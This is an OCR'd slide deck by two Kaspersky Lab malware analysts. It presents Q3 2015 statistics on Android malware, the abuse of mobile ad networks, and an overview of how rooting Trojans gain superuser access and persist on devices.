
WHOSE PHONE IS IN YOUR POCKET?

OR A STORY OF THE LITTLE TROJAN THAT COULD

Mikhail Kuzin
Malware Analyst@Kaspersky Lab
Nikita Buchka
Malware Analyst@Kaspersky Lab

ANDROID MALWARE STATISTICS

The geography of Android malware infection attempts in Q3 2015



Top 5 counties attacked by Android malware


#	Country *	% of users attacked **
1	Bangladesh	22,57%
2	China	21,45%
3	Nigeria	16,01%
4	Tanzania	15,77%
5	Iran	13,88%

** We eliminated countries from this ranking where the number of users of Kaspersky Lab's mobile security product is lower than 10,000.*

*** Percentage of unique users attacked in each country relative to all users of Kaspersky Lab's mobile security product in the country.*


ANDROID MALWARE STATISTICS

The number of new Android threats



ANDROID MALWARE STATISTICS

Distribution of Android malware by type



KASPERSKY lab


A NEW TREND IN THE ANDROID MALWARE WORLD

#	Name	% of attacked users
1	**Trojan.AndroidOS.Rootnik.d**	**15,7%**
2	Trojan-SMS.AndroidOS.Podec.a	11,7%
3	**Trojan-Downloader.AndroidOS.Leech.a**	**9,5%**
4	**Trojan.AndroidOS.Ztorg.a**	**8,7%**
5	Exploit.AndroidOS.Lotoor.be	7,8%
6	**Trojan-Dropper.AndroidOS.Gorpo.a**	**5,2%**
7	Trojan-SMS.AndroidOS.Opfake.a	4,8%
8	**Trojan.AndroidOS.Guerrilla.a**	**4,6%**
9	Trojan-SMS.AndroidOS.FakeInst.fz	4,1%
10	Trojan-Ransom.AndroidOS.Small.o	3,7%


- In 2015, we have seen a steady growth in the number of Android malware attacks that use superuser privileges (root access) on the device to achieve their goals
- Five of the ten Android threats in the TOP 10 in Q3 2015 are the “rooting malware”. It’s about 40% of all Android malware detected by our products .

A NEW TREND IN THE ANDROID MALWARE WORLD

- **Trojanized advertisement**
- **Needs root**


Unsuspicious wood horse for Trojans
well! That was nice of them

MOBILE ADVERTISEMENT NETWORKS



Brands

Defines campaign

Paying for it $

Ad Network
JS scripts, Mobile SDKs, etc

Unique ID,
Mobile SDK
+
Some part of $

Ads

Developer

Configuration

Unique ID,
Mobile SDK


Application

Ads

Devices

Users

MOBILE ADVERTISEMENT NETWORKS



Ad Netwotk

Ad Netwotk

Ad Netwotk

Brands

Ad Network
JS scripts, Mobile SDKs, etc

Cybercriminals

Unique ID,
Mobile SDK
+
Some part of $

Ads

Unique ID,
Mobile SDK

Adware app 1

Configuration

Unique ID,
Mobile SDK

Adware app 2

Configuration

Unique ID,
Mobile SDK

Adware app 3

Configuration

Unique ID,
Mobile SDK

Adware app 4

Configuration

Ads

Users

Devices

MOBILE ADVERTISEMENT NETWORKS


More agents

=

More money

- Can be easily deleted
- **But one day something went wrong…**

GOING ROOT



- After launching, Trojans attempts to exploit Android OS vulnerabilities known to it one after another in order to gain superuser privileges
- In case of success, a standalone version of the malware is installed in the system application folder (/system/app)
- It regularly connects to the cybercriminals' server, waiting for commands to download and install other applications

SO WHAT

ANDROID SECURITY MODEL

Key points

- Sandboxing
- Permissions
- Read-Only system partition

ANDROID SECURITY MODEL

Problems

- **Binder IPC mechanism**. Data can be hijacked
- **Root user exists**. And it can break the model

ANDROID SECURITY MODEL

Zygote process

